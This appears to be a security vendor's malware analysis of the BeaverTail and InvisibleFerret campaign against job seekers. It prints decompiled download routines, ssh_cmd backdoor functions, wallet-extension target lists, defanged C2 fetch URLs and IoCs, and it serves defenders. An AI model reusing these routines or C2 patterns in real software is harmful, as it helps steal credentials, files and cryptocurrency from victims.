
Additionally, this newer Qt version of BeaverTail targets 13 different cryptocurrency wallet browser extensions, compared to only nine wallets previously targeted by the JavaScript variant. Of the current 13 extensions, the authors added 5 for new wallets, and removed one. Table 1 lists the cryptocurrency wallet browser extensions IDs, names and targeted browsers.

Browser Extension ID	**Browser Extension Name**	**Targeted Browser**
nkbihfbeogaeaoehlefnkodbefgpgknn	MetaMask Wallet	Chrome
ejbalbakoplchlghecdalmeeeajnimhm	MetaMask Wallet	Microsoft Edge
fhbohimaelbohpjbbldcngcnapndodjp	BNB Chain Wallet (Binance)	Chrome
hnfanknocfeofbddgcijnmhnfnkdnaad	Coinbase Wallet	Chrome
ibnejdfjmmkpcnlpebklmnkoeoihofec	TronLink Wallet	Chrome
bfnaelmomeimhlpmgjnjophhpkkoljpa	Phantom Wallet	Chrome
aeachknmefphepccionboohckonoeemg	Coin98 Wallet	Chrome
hifafgmccdpekplomjjkcfgodnhcellj	Crypto[.]com Wallet	Chrome
jblndlipeogpafnldhgmapagcccfchpi	Kaikas Wallet	Chrome
acmacodkjbdgmoleebolmdjonilkdbch	Rabby Wallet	Chrome
dlcobpjiigpikoobohmabehhmhfoodbb	Argent X - Starknet wallet	Chrome
aholpfdialjgjfhomihkjbmgjidlcdno	Exodus Web3 Wallet	Chrome

Table 1. Cryptocurrency wallet extension IDs, names and targeted browsers.

After exfiltrating collected data to the C2, BeaverTail attempts to download the Python programming language to the infected machine from the URL hxxp://<c2_server>:1224/pdown. Downloading Python is essential to successfully executing the InvisibleFerret backdoor payload, which is written in Python. This enables InvisibleFerret to be cross platform as well.


Figure 7 below shows the code responsible for downloading Python from BeaverTail's C2 server.



```
v11 = v65;
QString::fromUtf8_helper((QString *)&v66, "Download Python Success!", 24);
QTextStream::operator<<(v11, &v66);
v12 = v66;
if ( !*v66 || *v66 != -1 && (v13 = _InterlockedSub(v66, 1u), v12 = v66, !v13) )
  QArrayData::deallocate(v12, 2i64, 8i64);
if ( *((_BYTE *)v65 + 32) )
  QTextStream::operator<<(v65, 32i64);
QDebug::~QDebug((QDebug *)&v65);
v61 = (volatile signed __int32 *)QString::fromAscii_helper((QString *)"tar", (const char *)3, v14);
v62 = QListData::shared_null;
v63 = (volatile signed __int32 *)QString::fromAscii_helper((QString *)"-xf", (const char *)3, v15);
sub_4092E0((unsigned int)&v62, (unsigned int)&v63, v16, v17, (char)&v62);
```

Figure 7. Snippet of BeaverTail Qt code downloading Python.

Next, the malware will download the first stage of InvisibleFerret from the URL hxxp://<c2_server>:1224/client/<campaign_id>, as shown in Figure 8.



```
LABEL_14:
  if ( (unsigned __int8)QFile::open(v16, 2i64) )
  {
    QIODevice::readAll((QIODevice *)v17);
    QIODevice::write((QIODevice *)v16, (const char *)v17[0] + *((_QWORD *)v17[0] + 2), *((int *)v17[0] + 1));
    v9 = v17[0];
    if ( !*v17[0] || *v17[0] != -1 && (v10 = _InterlockedSub(v17[0], 1u), v9 = v17[0], !v10) )
      QArrayData::deallocate(v9, 1i64, 8i64);
    QFileDevice::close((QFileDevice *)v16);
    v17[0] = (volatile signed __int32 *)2;
    v17[1] = 0i64;
    v17[2] = 0i64;
    v17[3] = (volatile signed __int32 *)"default";
    QMessageLogger::debug((QMessageLogger *)&v14);
    v11 = v14;
    QString::fromUtf8_helper((QString *)&v15, "Download Client Success!", 24);
    QTextStream::operator<<(v11, &v15);
```

Figure 8. Snippet of BeaverTail Qt variant code downloading InvisibleFerret.

The Final Python Backdoor Payload: InvisibleFerret

InvisibleFerret is a Python backdoor that we fully analyzed in our previous article on the Contagious Interview campaign. InvisibleFerret has multiple components:

- **An initial downloader**: Responsible for downloading the other two components listed below
- **Main payload component -** Its capabilities include**:**
  - Fingerprinting the infected endpoint
  - Remote control of the infected endpoint
  - Keylogging
  - Exfiltrating sensitive files
  - Downloading the AnyDesk client on-demand for additional remote control capabilities
- **Browser stealer component**: Enables the attackers to steal browser credentials and credit card information

Figure 9 shows the execution flow of InvisibleFerret's components as described in our previous analysis.



InvisibleFerret
.n2/pay
.n2/adc
fingerprint, remote control & information stealer component
AnyDesk
.npl
BeaverTail
initial script
.n2/bow
browser stealer component

Figure 9. InvisibleFerret components infographic. Source: Unit 42.

By examining the latest InvisibleFerret versions deployed in this campaign during the past year, we saw slight code changes implemented over time. While its general functionality remains nearly identical, these changes suggest that the malware authors are actively working on the malware's code in between the waves of their attacks.


In this section we will examine the code changes between the InvisibleFerret backdoor deployed by the BeaverTail installer that masquerades as MiroTalk and the BeaverTail installer that masquerades as the FreeConference service application. Noticeable code modifications are shown in Table 2.

Command	InvisibleFerret Installed by Fake MiroTalk Installer	InvisibleFerret Installed by Fake FreeConference Installer
ssh_cmd	Checks if the argument value is equal to delete and if so, closes the session. To notify the C2 server, it sends the message string [close].	Checks the OS type. If the OS type is Windows, it tries to kill python.exe via the taskkill command. If the OS type is not Windows, it tries to kill Python via the killall command

ssh_env	Collects content from specific folders (Documents and Downloads for Windows, /home and /Volumes for others), and uploads these files to the attacker's FTP server.	On Windows: Collects .env files from all folders under the following drives: C:\, D:\, E\, F:\, G:\ while ignoring folders named node_modules. Other OSes: Collects .env files from all folders under the home directory (~) while ignoring folders named node_modules

Table 2. InvisibleFerret code updates.

Figure 10 shows a comparison of the ssh_cmd function code between the different versions of InvisibleFerret.


installed by the fake MiroTalk installer
installed by the fake FreeConference.com installer

```python
def ssh_cmd(A,args):
    try:
        if args=='delete':o='[close]'
        else:return
    except Exception as e:o=f'Error_cmd: {e}'
    try:
        A.sendall(o);A.is_delete = _T
        A.sock.shutdown(socket.SHUT_RDWR);A.sock.close()
    except: pass
```

```python
def ssh_cmd(A,args):
    try:
        if os_type == "Windows":
            subprocess.Popen('taskkill /IM /F python.exe', shell=_T)
        else:
            subprocess.Popen('killall python', shell=_T)
    except: pass
```

Figure 10. ssh_cmd code comparison between the different versions of InvisibleFerret.

Another interesting change was implemented in one of the subcommands of ssh_upload named ss_ufind. This subcommand enables the attackers to search for files matching a given pattern.

In the older InvisibleFerret version, the attackers first collected the names of all the files and only then did the Python code filter out names by pattern. In the newer version, InvisibleFerret uses the Windows findstr or macOS find commands to search for the files by a specific pattern, thus making the code more efficient.

Conclusion

In this article, we present recent activity from the CL-STA-0240 Contagious Interview campaign.

In this campaign, the attackers targeted job-seeking individuals on LinkedIn, luring them to download and execute malware that masquerades as a legitimate video call application. This campaign is a continuation of activity we initially reported in November 2023.

The attackers behind this campaign introduced a new Qt version of the BeaverTail malware as early as July 2024. The malware authors compiled BeaverTail variants for both Windows and macOS from the same source code using the Qt programming language.

North Korean threat actors are known to conduct financial crimes for funds to support the DPRK regime. This campaign may be financially motivated, since the BeaverTail malware has the capability of stealing 13 different cryptocurrency wallets.

The infection chain culminates in deploying the InvisibleFerret Python backdoor, which enabled the attackers to maintain control of the machine and exfiltrate sensitive data. We also detailed new features of the InvisibleFerret Python backdoor variant seen in this campaign.

Another important risk that this campaign poses is potential infiltration of the companies who employ the targeted job seekers. A successful infection on a company-owned endpoint could result in collection and exfiltration of sensitive information.

It is essential for individuals and organizations to be aware of such advanced social engineering campaigns. We encourage the community to leverage our findings to inform the deployment of protective measures to defend against such threats.

Protections and Mitigations

BeaverTail and InvisibleFerret are detected and prevented in Cortex XDR both on macOS and Windows platforms. Figure 11 shows the execution, detection and prevention of the BeaverTail Windows variant and InvisibleFerret as seen in Cortex XDR.



C:\Users\user\.pyp\python.exe C:\Users\user\.n2\pay
python.exe
InvisibleFerret
python.exe
C:\Users\user\.pyp\python.exe C:\Users\user\.n2\bow
python.exe
MiroTalk.exe CGO
BeaverTail
tar -xf C:\Users\user\p --directory C:\Users\user
tar.exe

Figure 11. Cortex XDR alert for BeaverTail and InvisibleFerret execution in Windows.

Figure 12 shows the execution, detection and prevention of the BeaverTail macOS version and InvisibleFerret as seen in Cortex XDR.



2
3
FCCCall
BeaverTail
1
FCCCall
2
python
/usr/local/bin/python /Users/administrator/8
python
/usr/local/bin/python /Users/administrator/.n2/pay
InvisibleFerret
python
/usr/local/bin/python /Users/administrator/.n2/bow

Figure 12. Cortex XDR alert for BeaverTail and InvisibleFerret execution in macOS.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this group:

- The Advanced WildFire machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research.
- Advanced URL Filtering and Advanced DNS Security identify known URLs and domains associated with this activity as malicious.
- The Next-Generation Firewall with the Advanced Threat Prevention security subscription can help block the attacks with best practices via the following Threat Prevention signatures: 86817, 86818 and 86819.
- Cortex XDR and XSIAM are designed to:
  - Prevent the execution of known malicious malware and prevent the execution of unknown malware using Behavioral Threat Protection as well as machine learning based on the Local Analysis module
  - Protect against credential gathering tools and techniques using the new Credential Gathering Protection available from Cortex XDR
  - Protect from threat actors dropping and executing commands from web shells using Anti-Webshell Protection, newly released in Cortex XDR
  - Protect against exploitation of different vulnerabilities including ProxyShell and ProxyLogon using the Anti-Exploitation modules as well as Behavioral Threat Protection, including credential-based attacks, with behavioral analytics, through Cortex XDR Pro
- Prisma Cloud Compute and Advanced WildFire integration can help detect and prevent malicious execution of the malware within Windows-based VM, container and serverless cloud infrastructure

If you think you might have been impacted or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730

- Japan: +81.50.1790.0200

Indicators of Compromise

BeaverTail Installer - macOS DMG disk image:

- 000b4a77b1905cabdb59d2b576f6da1b2ef55a0258004e4a9e290e9f41fb6923
- 9abf6b93eafb797a3556bea1fe8a3b7311d2864d5a9a3687fce84bc1ec4a428c

SHA256 hash for BeaverTail - macOS Mach-O executable file:

- 0f5f0a3ac843df675168f82021c24180ea22f764f87f82f9f77fe8f0ba0b7132
- d801ad1beeab3500c65434da51326d7648a3c54923d794b2411b7b6a2960f31e

SHA256 hashes for BeaverTail Installers - Windows MSI files:

- 36cac29ff3c503c2123514ea903836d5ad81067508a8e16f7947e3e675a08670
- de6f9e9e2ce58a604fe22a9d42144191cfc90b4e0048dffcc69d696826ff7170
- fd9e8fcc5bda88870b12b47cbb1cc8775ccff285f980c4a2b683463b26e36bf0

SHA256 hashes for BeaverTail - Windows EXE files:

- 0621d37818c35e2557fdd8a729e50ea662ba518df8ca61a44cc3add5c6deb3cd
- 9e3a9dbf10793a27361b3cef4d2c87dbd3662646f4470e5242074df4cb96c6b4
- d5c0b89e1dfbe9f5e5b2c3f745af895a36adf772f0b72a22052ae6dfa045cea6

IP addresses for BeaverTail & InvisibleFerret C2 servers:

- 95.164.17[.]24
- 185.235.241[.]208

SHA256 hashes for InvisibleFerret related components:

- 07183a60ebcb02546c53e82d92da3ddcf447d7a1438496c4437ec06b4d9eb287
- 10f86be3e564f2e463e45420eb5f9fbdb14f7427eac665cd9cc7901efbc4cc59
- 1c218d15b35b79d762b966db8bc2ca90fc62a95903bd78ac85648de1d828dbce
- 34170bda5eb84d737577096438a776a968cb36eff88817f12317edcb9d144b35
- 4343fa4e313a61f10de08fa5b1b8acb98589faf5739ab5b606f540983b630f79
- 486a9a79bbb81abee2e81679ace6267c3f3e37d9b8c8074f9ec7aebc9be75cdd
- 589e22005aa166b207a7aa7384dd3c7f90b71775688e587108801c3894a43358
- 5e820d8b2bd139b3018574c349cd48ce77e7b31cf85e9462712167fcab99b30a
- 6e065f1e4d1d8232da5de830d270a13fff8284a91e81c060377ebe66aa75d81d
- 8563eecbc85a0c43b689b9d9f31fe5977e630c276dee0d7dbfe1a47ab1ab4550
- 8de446957ce96826628c88da9fd4e7ff9d6327d8004afc4e9e86d59e7d6948dc
- 9ece783ac52c9ec2f6bdfa669763a7ed1bbb24af1e04e029a0a91954582690cf

- a69e89a62203b8f2f89ec12a13e46c71b6b4d505deb19527ff73fd002df9bc6b
- ad8a819d7b68905fa6a8425295755c329504dd0bb48b2fba8dd17e54562b0c6f
- b9be6b0ac414ac2a033c17c3ac649417e97e5d0580db796a8ff55169299de50e
- cde5afd20b7bb5c9457b68e02c13094125025fb974df425020361303dc6fcdfc
- d0a5b9dc988834cc930624661e6e7dd1943d480d75594fff0f4bc39d229c5999
- e0568196f1494137a5bbee897a37bc4fe15f87175b57a30403450a88486190c4
- f08e88c7397443e35697e145887af2683a83d2415ccd0c7536cea09e35da9ef7